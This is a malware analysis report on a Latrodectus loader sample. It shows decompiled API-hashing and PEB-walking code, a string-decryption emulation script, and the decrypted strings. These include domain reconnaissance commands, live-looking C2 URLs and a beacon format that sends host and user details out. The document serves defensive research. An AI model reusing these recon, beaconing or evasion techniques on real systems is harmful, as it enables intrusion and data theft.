Latrodectus "Littlehw".md

github.com/VenzoV/MalwareAnalysisReports/blob/main/Latrodectus/Latrodectus "Littlehw".md

VenzoV

437 lines (328 loc) · 17.9 KB

Sample Information

Latrodectus caught my eye in the past week or so. I checked for some fresh samples on MalwareBazaar and Unpac.me and found this one. Also, once I started analyzing a realized that Proofpoint had already published a technical analysis and noticed my sample was pretty similar, at least the overall structure functionalty and some IOCs.

Still, I wanted to do my own analysis leveraging BinaryNinja API and also trying out some emulation with Dumpulator to extract the strings.

Unpacked Sample Hash: d1e2e287c96c290e161c553d99a115e7d72f83f23c850621169a27cca936f51b

CRC32 Hashed API resolving

Windows API are stored as CRC32 hashes inside the sample. The malware will build some tables with the decoded values.

```
7ffc685ba59c  int64_t mw_ResolveNtDllAPi()

7ffc685ba59c  {
7ffc685ba5a3      enum hashdb_strings_crc32 ptr_NtAllocateVirtualMemory = NtAllocateVirtualMemory;
7ffc685ba5b2      void* ptr_BaseAddr_Ntdll = &data_180010ec8_ntdll;
7ffc685ba5be      int64_t* Ntdll_APITable = &ptr_NtAllocateVirtualMemory;
7ffc685ba5c3      enum hashdb_strings_crc32 var_370 = RtlGetVersion;
7ffc685ba5d2      void* var_368 = &data_180010ec8_ntdll;
7ffc685ba5de      int64_t* var_360 = &ptr_RtlGetVersion;
7ffc685ba5e3      enum hashdb_strings_crc32 var_358 = NtCreateThread;
7ffc685ba5f2      void* var_350 = &data_180010ec8_ntdll;
7ffc685ba5fe      void* var_348 = &data_7ffc685c09d0;
7ffc685ba603      enum hashdb_strings_crc32 var_340 = NtQueryInformationProcess;
7ffc685ba612      void* var_338 = &data_180010ec8_ntdll;
7ffc685ba621      int64_t* var_330 = &ptr_NtQueryInformationProcess;
7ffc685ba629      enum hashdb_strings_crc32 var_328 = NtQueryInformationThread;
7ffc685ba63b      void* var_320 = &data_180010ec8_ntdll;
7ffc685ba64a      void* var_318 = &data_7ffc685c0a70;
7ffc685ba652      enum hashdb_strings_crc32 var_310 = NtCreateUserProcess;
7ffc685ba664      void* var_308 = &data_180010ec8_ntdll;
7ffc685ba673      void* var_300 = &data_7ffc685c09e0;
7ffc685ba67b      enum hashdb_strings_crc32 var_2f8 = NtMapViewOfSection;
7ffc685ba68d      void* var_2f0 = &data_180010ec8_ntdll;
7ffc685ba69c      void* var_2e8 = &data_7ffc685c09e8;
7ffc685ba6a4      enum hashdb_strings_crc32 var_2e0 = NtCreateSection;
```

It will load the DLL components like kernel32.dll and ntdll.dll from the PEB (PEB walking).

```
int64_t mw_GetKernel32Base()

{
    // HAshdb -> "kerne32.dll"
    int32_t var_kernel32dll = 0x2eca438c;
    void* ptr_addr_dll = &addr_DLL;
    int32_t var_count = 0;
    int64_t var_RetValue;
    while (true)
    {
        if (((uint64_t)var_count) >= 1)
        {
            var_RetValue = 1;
            break;
        }
        VOID* dll_base_Addr = mw_PEBWalk(&var_kernel32dll[(((uint64_t)var_count) * 4)]);
        *(uint64_t*)&ptr_addr_dll[(((uint64_t)var_count) * 2)] = dll_base_Addr;
        if (dll_base_Addr == 0)
        {
            var_RetValue = 0;
            break;
        }
        var_count = (var_count + 1);
    }
    return var_RetValue;
}
```

```
VOID* mw_PEBWalk(int32_t arg_APIHash)

{
    int64_t var_20 = 0;
    struct _LDR_DATA_TABLE_ENTRY_2* InLoadOrderModuleList = mw_GetPeb()->Ldr->InLoadOrderModuleList.Flink;
    VOID* DllBase;
    while (true)
    {
        if (InLoadOrderModuleList->DllBase == 0)
        {
            DllBase = nullptr;
            break;
        }
        void* var_DLLName = mw_PEB_BaseDllName(InLoadOrderModuleList->BaseDllName*(int64_t*)((char*)InLoadOrderModuleList + 0x60), ((uint32_t)*(uint16_t*)((char*)InLoadOrderModuleList->BaseDllName + 4)));
        if (mw_CRC32(var_DLLName, (mw_getLength(var_DLLName) << 1)) == arg_APIHash)
        {
            DllBase = InLoadOrderModuleList->DllBase;
            break;
        }
        InLoadOrderModuleList = InLoadOrderModuleList->InLoadOrderLinks.Flink;
    }
    return DllBase;
}
```

Once the base address for a DLL is found, it will then loop through the functions to calculate the CRC32 hashes and compare them to the hardcoded values in the code.

```
mw_GetApiAddr(void* arg_ptr_BaseAddr_Ntdll, int32_t arg_ptr_APIHash, int32_t arg_value_zero)

35b869c  void* mw_GetApiAddr(void* arg_ptr_BaseAddr_Ntdll, int32_t arg_ptr_APIHash, int32_t arg_value_zero)

35b869c  {
35b86b4      void* var_addrApi;
35b86b4      if (arg_ptr_BaseAddr_Ntdll == 0)
35b86b4      {
35b86b6          var_addrApi = nullptr;
35b86b4      }
35b86b4      else
35b86b4      {
35b86fd          void* rcx_4 = ((char*)arg_ptr_BaseAddr_Ntdll + ((uint64_t)*(uint32_t*)(((char*)arg_ptr_BaseAddr_Ntdll + ((int64_t)*(uint32_t*)((char*)arg_ptr_BaseAddr_Ntdll + 0x3c
35b8708          int32_t var_48_1 = 0;
35b8728          while (true)
35b8728          {
35b8728              if (var_48_1 >= *(uint32_t*)((char*)rcx_4 + 0x18))
35b8728              {
35b8816                  var_addrApi = nullptr;
35b8816                  break;
35b8728              }
35b8745              void* rax_14 = (((char*)arg_ptr_BaseAddr_Ntdll + ((uint64_t)*(uint32_t*)((char*)rcx_4 + 0x20))) + (((uint64_t)var_48_1) << 2));
35b875a              void* function_name = ((char*)arg_ptr_BaseAddr_Ntdll + ((uint64_t)*(uint32_t*)rax_14));
35b879b              if ((rax_14 != 0 && (function_name != 0 && mw_CRC32(function_name, mw_getLength_2(function_name)) == arg_ptr_APIHash)))
35b879b              {
35b87a5                  if (arg_value_zero == 0)
35b87a5                  {
35b880c                      var_addrApi = ((char*)arg_ptr_BaseAddr_Ntdll + ((uint64_t)*(uint32_t*)(((char*)arg_ptr_BaseAddr_Ntdll + ((uint64_t)*(uint32_t*)((char*)rcx_4 + 0x1c))) +
35b87a5                  }
35b87a5                  else
35b87a5                  {
35b87b1                      var_addrApi = GetProcAddress(arg_ptr_BaseAddr_Ntdll, function_name);
35b87a5                  }
35b879d                  break;
35b879b              }
35b8718              var_48_1 = (var_48_1 + 1);
35b8728          }
35b86b4      }
35b881c      return var_addrApi;
```

For the other DLLs such as user32.dll the process is a bit different. The malware will call GetSystemDirectoryW to get the path to system32. Next it loops and calculates the CRC32 hashes of all the *.dll files found. It compares them with the hardcoded values and loads the DLLs.

```
7ffc685ba47c  int64_t mw_System32Dlls()

7ffc685ba47c  {
7ffc685ba483      enum hashdb_strings_crc32 var_APICrc32Hash = u;  // user32.dll
7ffc685ba492      void* ptr_ptr_User32Base = &ptr_User32Base;
7ffc685ba497      enum hashdb_strings_crc32 var_78 = w;
7ffc685ba4a6      void* var_70 = &data_7ffc685c0ed8;
7ffc685ba4ab      enum hashdb_strings_crc32 var_68 = s;
7ffc685ba4ba      void* var_60 = &data_7ffc685c0ee0;
7ffc685ba4bf      enum hashdb_strings_crc32 var_58 = a;
7ffc685ba4ce      void* var_50 = &data_7ffc685c0ee8;
7ffc685ba4d3      enum hashdb_strings_crc32 var_48 = u;
7ffc685ba4e2      void* var_40 = &data_7ffc685c0ef0;
7ffc685ba4e7      enum hashdb_strings_crc32 var_38 = s;
7ffc685ba4f9      void* var_30 = &data_7ffc685c0f00;
7ffc685ba501      enum hashdb_strings_crc32 var_28 = o;  // ole32.dll
7ffc685ba513      void* var_20 = &ptr_Ole32BaseAddr;
7ffc685ba51b      enum hashdb_strings_crc32 var_18 = 0x4db0853;
7ffc685ba52d      void* var_10 = &data_7ffc685c0f10;
7ffc685ba535      int32_t var_counter = 0;
7ffc685ba551      int64_t var_return;
7ffc685ba551      while (true)
7ffc685ba551      {
7ffc685ba551          if (((uint64_t)var_counter) >= 8)
7ffc685ba551          {
7ffc685ba58c              var_return = 1;
7ffc685ba58c              break;
7ffc685ba551          }
7ffc685ba55f          int64_t hDll = mw_LoadDLL_FromSystem32(&var_APICrc32Hash[(((uint64_t)var_counter) * 4)]);
7ffc685ba57b          *(uint64_t*)&ptr_ptr_User32Base[(((uint64_t)var_counter) * 2)] = hDll;
7ffc685ba584          if (hDll == 0)
7ffc685ba584          {
7ffc685ba586              var_return = 0;
7ffc685ba588              break;
7ffc685ba584          }
7ffc685ba545          var_counter = (var_counter + 1);
7ffc685ba551      }
7ffc685ba598      return var_return;
```

```
7ffc685ba360      // "C:\Windows\System32"
7ffc685ba360      uint64_t path_System32Directory = mw_w_GetSystemDirectoryW();
7ffc685ba36b      int64_t hDll;
7ffc685ba36b      if (path_System32Directory == 0)
7ffc685ba36b      {
7ffc685ba36d          hDll = 0;
7ffc685ba36b      }
7ffc685ba36b      else
7ffc685ba36b      {
7ffc685ba380          //  \*.dll
7ffc685ba388          void* str_\*.dll;
7ffc685ba388          void var_298;
7ffc685ba388          if (mw_StringDecryption(&data_7ffc685c01a8, &var_298) == 0)
7ffc685ba388          {
7ffc685ba39b              str_\*.dll = &var_298;
7ffc685ba388          }
7ffc685ba388          else
7ffc685ba388          {
7ffc685ba38f              str_\*.dll = &var_298;
7ffc685ba388          }
7ffc685ba3b1          if (mw_w_memcpy_2(&path_System32Directory, str_\*.dll) == 0)
7ffc685ba3b1          {
7ffc685ba3b3              hDll = 0;
7ffc685ba3b1          }
7ffc685ba3b1          else
7ffc685ba3b1          {
7ffc685ba3ba              int64_t hDll_1 = 0;
7ffc685ba3d0              void lpFindFileData;
7ffc685ba3d0              mw_ZeroMemBlock(&lpFindFileData, 0x250);
7ffc685ba3e2              // Searches all files with "*.dll" in system32 folder
7ffc685ba3e2              int64_t hFind = FindFirstFileW(path_System32Directory, &lpFindFileData);
7ffc685ba3f3              if (hFind != -1)
```

Now that all the base address of supporting DLLs are stored, the resolving function can loop through each and do the same as before.

Following the code block responsible for the API resolving functions:

```
7ffc685b6328  int64_t mw_APIresolving()

7ffc685b6328  {
7ffc685b6333      int64_t var_return;
7ffc685b6333      if (mw_GetKernel32Base() == 0)
7ffc685b6333      {
7ffc685b6369      label_7ffc685b6369:
7ffc685b6369          var_return = 0;
7ffc685b6333      }
7ffc685b6333      else
7ffc685b6333      {
7ffc685b633c          if (mw_GetNTDll() == 0)
7ffc685b633c          {
7ffc685b633c              goto label_7ffc685b6369;
7ffc685b633c          }
7ffc685b633e          mw_ResolveNtDllAPi();
7ffc685b634e          if (mw_ResolveKernel32Api() == 0)
7ffc685b634e          {
7ffc685b634e              goto label_7ffc685b6369;
7ffc685b634e          }
7ffc685b6357          if (mw_System32Dlls() == 0)
7ffc685b6357          {
7ffc685b6357              goto label_7ffc685b6369;
7ffc685b6357          }
7ffc685b6360          if (mw_ResolveSystem32Dlls() == 0)
7ffc685b6360          {
7ffc685b6360              goto label_7ffc685b6369;
7ffc685b6360          }
7ffc685b6362          var_return = mw_ResolveOLE32();
7ffc685b6333      }
7ffc685b636f      return var_return;
7ffc685b6328  }
```

String Encryption

For this sample I did not bother to reverse the logic of the encryption nor build a python script to replicate the funcitonality.

At a first glance it performs a bunch of mathematical and logical operations to some data and drops the output.

The function takes two parameters:

- Address to data
- Outputbuffer

With this in mind it was sort of easy to perform some emulation.

```
else
{
    //  \*.dll
    void* str_\*.dll;
    void var_298;
    if (mw_StringDecryption(&data_7ffc685c01a8, &var_298) == 0)
    {
        str_\*.dll = &var_298;
    }
```

```
7ffc685c0198  c2 c6 8d 8f 8d f3 f5 f7  ........
7ffc685c01a0  f5 f3 fd ff ec e7 c9 00  ........
7ffc685c01a8  data_7ffc685c01a8:
7ffc685c01a8  //  \*.dll
7ffc685c01a8  88 a6 37 66 86 a6 d5 8a  ..7f....
7ffc685c01b0  a1 8c a3 8e eb 90 fd 92  ........
7ffc685c01b8  ff 94 95 96              ....
7ffc685c01bc  data_7ffc685c01bc:
7ffc685c01bc              5c 00 00 00      \...
```

For this we need a list of addresses from the .data section which have the encrypted values and the location from where the function is called each time.

I used jupyter notebook for this which I will add the the repo. You can also view the notebook here:

https://nbviewer.org/github/VenzoV/MalwareAnalysisReports/blob/main/Latrodectus/Jupyternotes/Latrdectus_DecryptStrings.ipynb

With the following BinaryNinja API we can get the two lists we need:

```
addresses = []
locations = []

for ref in current_function.caller_sites:
        addresses.append(ref.hlil.params[0])
        locations.append(ref.address)

The we can run the following:

addr=0x7ffc685bae78
addresses = [...]
locations = [...]
i = 0
for entry in addresses:
    buffers = dp.allocate(1000)
    dp.call(addr, [entry ,buffers])
    decrypted_strings = dp.read(buffers, 1000)
    print("bv.set_comment_at(",hex(locations[i]),",\"",decrypted_strings.decode('utf-
8').replace('\"','').replace('\\','\\\\'),"\")")
    i += 1
```

This will decrypt all the strings, and also I ran the a different print statement to generate the API to place comments. So with a simple copy & paste into the console I place comments of all the decrypted strings at the appropriate place.

```
print("bv.set_comment_at(",hex(locations[i]),",\"",decrypted_strings.decode('utf-
8').replace('\"','').replace('\\','\\\\'),"\")")
```

This essentially takes care of all the string decryption.

Decrypted Strings:

```
Location: 0x7ffc685bf7e8 String:{
Location: 0x7ffc685bf7f0 String:"pid":
Location: 0x7ffc685bf800 String:"%d",
Location: 0x7ffc685bf810 String:"proc":
Location: 0x7ffc685bf820 String:"%s",
Location: 0x7ffc685bf830 String:"subproc": [
Location: 0x7ffc685bf848 String:]
Location: 0x7ffc685bf850 String:}
Location: 0x7ffc685bf8e0 String:&desklinks=[
Location: 0x7ffc685bf8f8 String:*.*
Location: 0x7ffc685bf908 String:"%s"
Location: 0x7ffc685bf918 String:]
Location: 0x7ffc685bf858 String:&proclist=[
Location: 0x7ffc685bf870 String:{
Location: 0x7ffc685bf878 String:"pid":
Location: 0x7ffc685bf888 String:"%d",
Location: 0x7ffc685bf898 String:"proc":
Location: 0x7ffc685bf8a8 String:"%s",
Location: 0x7ffc685bf8b8 String:"subproc": [
Location: 0x7ffc685bf8d0 String:]
Location: 0x7ffc685bf8d8 String:}
Location: 0x7ffc685bf000 String:/c ipconfig /all
Location: 0x7ffc685bf028 String:C:\Windows\System32\cmd.exe
Location: 0x7ffc685bf068 String:/c systeminfo
Location: 0x7ffc685bf090 String:C:\Windows\System32\cmd.exe
Location: 0x7ffc685bf0d0 String:/c nltest /domain_trusts
Location: 0x7ffc685bf108 String:C:\Windows\System32\cmd.exe
Location: 0x7ffc685bf180 String:/c nltest /domain_trusts /all_trusts
Location: 0x7ffc685bf1d0 String:C:\Windows\System32\cmd.exe
Location: 0x7ffc685bf148 String:/c net view /all /domain
Location: 0x7ffc685bf210 String:C:\Windows\System32\cmd.exe
Location: 0x7ffc685bf250 String:/c net view /all
Location: 0x7ffc685bf278 String:C:\Windows\System32\cmd.exe
Location: 0x7ffc685bf2d0 String:/c net group "Domain Admins" /domain
Location: 0x7ffc685bf320 String:C:\Windows\System32\cmd.exe
Location: 0x7ffc685bf360 String:/Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get *
/Format:List
Location: 0x7ffc685bf420 String:C:\Windows\System32\wbem\wmic.exe
Location: 0x7ffc685bf470 String:/c net config workstation
Location: 0x7ffc685bf4b0 String:C:\Windows\System32\cmd.exe
Location: 0x7ffc685bf4f0 String:/c wmic.exe /node:localhost /namespace:\\root\SecurityCenter2 path
AntiVirusProduct Get DisplayName | findstr /V /B /C:displayName || echo No Antivirus installed
Location: 0x7ffc685bf640 String:C:\Windows\System32\cmd.exe
Location: 0x7ffc685bf680 String:/c whoami /groups
Location: 0x7ffc685bf6b0 String:C:\Windows\System32\cmd.exe
Location: 0x7ffc685bf2b8 String:&ipconfig=
Location: 0x7ffc685bf6f0 String:&systeminfo=
Location: 0x7ffc685bf708 String:&domain_trusts=
Location: 0x7ffc685bf720 String:&domain_trusts_all=
Location: 0x7ffc685bf740 String:&net_view_all_domain=
Location: 0x7ffc685bf760 String:&net_view_all=
Location: 0x7ffc685bf778 String:&net_group=
Location: 0x7ffc685bf790 String:&wmic=
Location: 0x7ffc685bf7a0 String:&net_config_ws=
Location: 0x7ffc685bf7b8 String:&net_wmic_av=
Location: 0x7ffc685bf7d0 String:&whoami_group=
Location: 0x7ffc685bf940 String:Custom_update
Location: 0x7ffc685bf920 String:Update_%x
Location: 0x7ffc685bf968 String:.dll
Location: 0x7ffc685bf978 String:.exe
Location: 0x7ffc685bf988 String:Updater
Location: 0x7ffc685bf9a0 String:"%s"
Location: 0x7ffc685bf9b0 String:
Location: 0x7ffc685bf9b8 String:rundll32.exe
Location: 0x7ffc685bf9d8 String:"%s", %s %s
Location: 0x7ffc685bfa00 String:runnung
Location: 0x7ffc685bfa18 String::wtfbbq
```

```
Location: 0x7ffc685bfaf0 String:front
Location: 0x7ffc685bfb00 String:/files/
Location: 0x7ffc685bfa38 String:%d
Location: 0x7ffc685bfa48 String:%s%s
Location: 0x7ffc685bfa58 String:files/bp.dat
Location: 0x7ffc685bfa70 String:%s\%d.dll
Location: 0x7ffc685bfa90 String:%d.dat
Location: 0x7ffc685bfaa8 String:%s\%s
Location: 0x7ffc685bfac0 String:init -zzzz="%s\%s"
Location: 0x7ffc685bfb10 String:Littlehw
Location: 0x7ffc685bfb38 String:.exe
Location: 0x7ffc685bfbe0 String:Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Location: 0x7ffc685bfc60 String:Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Location: 0x7ffc685bfb68 String:Content-Type: application/x-www-form-urlencoded
Location: 0x7ffc685bfba0 String:POST
Location: 0x7ffc685bfbb0 String:GET
Location: 0x7ffc685bfcf0 String:CLEARURL
Location: 0x7ffc685bfd00 String:URLS
Location: 0x7ffc685bfd10 String:COMMAND
Location: 0x7ffc685bfd20 String:ERROR
Location: 0x7ffc685bfd30 String:12345
Location: 0x7ffc685bfd40
String:counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
Location: 0x7ffc685bfdb0
String:counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
Location: 0x7ffc685bfe20
String:counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
Location: 0x7ffc685c0160 String:ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
Location: 0x7ffc685c0250 String:https://titnovacrion.top/live/
Location: 0x7ffc685c0278 String:https://skinnyjeanso.com/live/
Location: 0x7ffc685bffe0 String:%s%d.dll
Location: 0x7ffc685c0018 String:%s%d.exe
Location: 0x7ffc685bff40 String:Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Location: 0x7ffc685bffc0 String:<html>
Location: 0x7ffc685bffd0 String:<!DOCTYPE
Location: 0x7ffc685c02a0 String:AppData
Location: 0x7ffc685c02b8 String:Desktop
Location: 0x7ffc685c02d0 String:Startup
Location: 0x7ffc685c02e8 String:Personal
Location: 0x7ffc685c0300 String:Local AppData
Location: 0x7ffc685c0330 String:Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
Location: 0x7ffc685c00e8 String:&mac=
Location: 0x7ffc685c00f8 String:%02x
Location: 0x7ffc685c0108 String::%02x
Location: 0x7ffc685c0128 String:;
Location: 0x7ffc685c0130 String:&computername=%s
Location: 0x7ffc685c0148 String:&domain=%s
Location: 0x7ffc685c0220 String:\Registry\Machine\
Location: 0x7ffc685c01e0 String:%04X%04X%04X%04X%08X%04X
Location: 0x7ffc685c01a8 String:\*.dll
Location: 0x7ffc685bfe90 String:C:\WINDOWS\SYSTEM32\rundll32.exe %s,%s
Location: 0x7ffc685bfef0 String:C:\WINDOWS\SYSTEM32\rundll32.exe %s
Location: 0x7ffc685bfff8 String:12345
Location: 0x7ffc685c0008 String:&stiller=
Location: 0x7ffc685c0030 String:LogonTrigger
Location: 0x7ffc685c0118 String:PT0S
Location: 0x7ffc685c03b8 String:\update_data.dat
Location: 0x7ffc685c03f0 String:URLS
Location: 0x7ffc685c0400 String:URLS|%d|%s
```

BOT ID

Malware gets the volume serial number of the host with GetVolumeInformationW. Serial number goes through a function that will perform an arbitrary multiplication with a hard-coded value 0x19660d (this value seems consistent and used in other campaigns also).

Returned result is then used as a part of the DLL filename appended after “Update_” as 8 hexadecimal characters. It goes through other functions that perform some rotations and bitwise operations.

It decrypts the campaign ID and calculates the FNV hash of the string "Littlehw".


The final part of the this big function block will essentially do two things:

Extract the arguements from the command-line of the process of the malware

Check the file extension.


It will achieve this through a series of calls to NtQueryInformationProcess & ReadProcessMemory.

With NtQueryInformationProcess it will fetch the bytes ahead of the PROCESS_BASIC_INFORMATION to have access to a pointer to the PEB.




```
typedef struct _PROCESS_BASIC_INFORMATION {
    NTSTATUS ExitStatus;
    PPEB PebBaseAddress;
    ULONG_PTR AffinityMask;
    KPRIORITY BasePriority;
    ULONG_PTR UniqueProcessId;
    ULONG_PTR InheritedFromUniqueProcessId;
} PROCESS_BASIC_INFORMATION;
```

With a series of offsets to RSP the malware accesses the pointer and reads into a new memory buffer the contents of the pointer PPEB PebBaseAddress.



Now it has the PEB information loaded in memory, and again with appropriate offsets it will access _RTL_USER_PROCESS_PARAMETERS (0x20)

From this struct it will get the string stored in the member Command-line of _RTL_USER_PROCESS_PARAMETERS (0x70). Note the location of the actual string from the struct will be at 0x78.

```
_UNICODE_STRING CommandLine;

//0x10 bytes (sizeof)
struct _UNICODE_STRING
{
    USHORT Length;                                                              //0x0
    USHORT MaximumLength;                                                       //0x2
    WCHAR* Buffer;                                                              //0x8
};
```

```
7ffc685b4881  c78424c004000000…  mov     dword [rsp+0x4c0 {lpBuffer_2}], 0x0
7ffc685b488c  488d8424c4040000   lea     rax, [rsp+0x4c4 {s_1}]
7ffc685b4894  488bf8             mov     rdi, rax {s_1}
7ffc685b4897  33c0               xor     eax, eax  {0x0}
7ffc685b4899  b9ec030000         mov     ecx, 0x3ec
7ffc685b489e  f3aa               rep stosb byte [rdi] {var_7e0} {s_1}  {0x0}
7ffc685b48a0  c744245000000000   mov     dword [rsp+0x50 {lpNumberOfBytesRead}], 0x0
7ffc685b48a8  488d442450         lea     rax, [rsp+0x50 {lpNumberOfBytesRead}]
7ffc685b48ad  4889442420         mov     qword [rsp+0x20 {var_898_3}], rax {lpNumberOfBytesRead}
7ffc685b48b2  41b9f0030000       mov     r9d, 0x3f0
7ffc685b48b8  4c8d8424c0040000   lea     r8, [rsp+0x4c0 {lpBuffer_2}]
7ffc685b48c0  488b942490020000   mov     rdx, qword [rsp+0x290 {ptr_RTL_USER_PROCESS_PARAMETERS }]
7ffc685b48c8  488b4c2468         mov     rcx, qword [rsp+0x68 {var_850_1}]
7ffc685b48cd  ff15f5c40000       call    qword [rel ReadProcessMemory]
7ffc685b48d3  85c0               test    eax, eax
7ffc685b48d5  0f844c020000       je      0x7ffc685b4b27
```

```
7ffc685b492f  4889442420         mov     qword [rsp+0x20 {var_898_4}], rax
7ffc685b4934  41b9ffffffff       mov     r9d, 0xffffffff
7ffc685b493a  4c8b842438050000   mov     r8, qword [rsp+0x538 {CommandLineString}]
7ffc685b4942  33d2               xor     edx, edx  {0x0}
7ffc685b4944  33c9               xor     ecx, ecx  {0x0}
7ffc685b4946  // 0x538 - 0x4c0 = 0x78 -> 0x70 is the start of the
7ffc685b4946  // _UNICODE_STRING Struct and 8 bytes is the buffer which has the
7ffc685b4946  // commandline string
7ffc685b4946  ff157cc30000       call    qword [rel WideCharToMultiByte]
```

Now it has the command-line run, and using a custom function and hard-coded tokens to seek such as "commas or spaces" it will parse the information it needs including the file name. The values are stored in some memory registers that will be later checked as "flags" in the C2 communication functions such as if the extension is exe or dll.

```
{
    //  .exe
    // .exe
    void* ptr_str_exe;
    void var_str_exe;
    if (mw_StringDecryption(&data_7ffc685bfb38, &var_str_exe) == 0)
    {
        ptr_str_exe = &var_str_exe;
    }
    else
    {
        ptr_str_exe = &var_str_exe;
    }
    int32_t is_exe;
    if (mw_str_cmp(mw_toLowerCase(ptr_MalwareExtension, 4), ptr_str_exe) != 0)
    {
        is_exe = 0;
    }
    else
    {
        is_exe = 1;
    }
    ptr_is_exe = is_exe;
    mw_w_NtFreeVirtualMemory(ptr_MalwareExtension);
```

C2 Table

The first URLs are decrypted using the method mentioned and are set in a global C2 table. This table stores and pointer to memory address of decrypted C2.

```
int64_t mw_c2_URLsetup()

7ffc685b6988  {
7ffc685b698f      index = 0;
7ffc685b69a0      c2_Table = mw_w_NtAllocateVirtualMemory(0x18);
7ffc685b69b3      //  https://titnovacrion.top/live/
7ffc685b69b8      // https://titnovacrion.top/live/
7ffc685b69bb      void* ptr_c2;
7ffc685b69bb      void var_c2;
7ffc685b69bb      if (mw_StringDecryption(&data_7ffc685c0250, &var_c2) == 0)
7ffc685b69bb      {
7ffc685b69ce          ptr_c2 = &var_c2;
7ffc685b69bb      }
7ffc685b69bb      else
7ffc685b69bb      {
7ffc685b69c2          ptr_c2 = &var_c2;
7ffc685b69bb      }
7ffc685b6a01      *(uint64_t*)(c2_Table + (((uint64_t)index) << 3)) = mw_w_newbuffer(ptr_c2, mw_getLength_2(ptr_c2));
7ffc685b6a05      uint64_t tmp_index;
7ffc685b6a05      tmp_index = index;
7ffc685b6a0b      tmp_index = (tmp_index + 1);
7ffc685b6a0d      index = tmp_index;
7ffc685b6a1f      //  https://skinnyjeanso.com/live/
7ffc685b6a24      // https://skinnyjeanso.com/live/
7ffc685b6a27      void* arg_c2_str;
7ffc685b6a27      if (mw_StringDecryption(&data_7ffc685c0278, &var_c2) == 0)
```

Reading update_data.dat

The malware relies on this support file to extract other URLs. The file is rc4 encyrpted. The file read is located in the "%appdata%\Custom_update" path. This string is built by getting the value of APPDATA entry in the SHELL FOLDERS registry.

- It gets the user SID with RtlFormatCurrentUserKeyPath.
- It will use the API NtOpenKey & NtQueryValueKey to get the value of the shell folders reg key of Appdata:
  REGISTRY\USER\SID\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\EXPLORER\SHELL FOLDERS\APPDATA

```
7ffc685b88f8  int64_t mw_GETSID(int32_t arg1)

7ffc685b88f8  {
7ffc685b8903      int64_t ptr_SID = 0;
7ffc685b8914      int32_t rax_1;
7ffc685b8914      int64_t ptr_SID_1;
7ffc685b8914      int32_t var_sid_result;
7ffc685b8914      int32_t cpy_sid;
7ffc685b8914      if (arg1 != 1)
7ffc685b8914      {
7ffc685b8965          void var_sid;
7ffc685b8965          mw_ZeroMemBlock(&var_sid, 0x10);
7ffc685b896f          var_sid_result = RtlFormatCurrentUserKeyPath(&var_sid);
7ffc685b8977          if (var_sid_result >= 0)
7ffc685b8977          {
7ffc685b8983              int64_t var_50;
7ffc685b8983              cpy_sid = mw_w_memcpy_append(&ptr_SID, var_50);
7ffc685b898a              if (cpy_sid == 0)
7ffc685b898a              {
7ffc685b898c                  ptr_SID_1 = 0;
7ffc685b898a              }
7ffc685b8977          }
7ffc685b8914      }
7ffc685b8914      else
7ffc685b8914      {
7ffc685b8922          //  \Registry\Machine\
